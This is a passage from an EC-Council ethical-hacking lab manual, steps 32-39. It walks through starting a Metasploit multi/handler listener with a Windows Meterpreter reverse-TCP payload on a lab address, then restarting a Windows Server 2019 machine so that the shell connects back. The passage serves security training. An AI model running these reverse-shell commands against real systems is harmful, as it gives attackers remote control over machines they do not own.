
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Open a new terminal with root privileges and type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




33. In Metasploit type **use exploit/multi/handler** and press **Enter**.
34. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
35. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
36. Type **set lport 444** and press **Enter** to set lport.
37. Now type **exploit** in the Metasploit console and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




38. Navigate to the previous terminal window and press **ctr+c** and type **y** and press **Enter**, to exit powershell.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Now, switch to the **Windows Server 2019** machine and restart the machine.

    Note: If a pop-up appears select **Other (Unplanned)** and click on **Continue**.



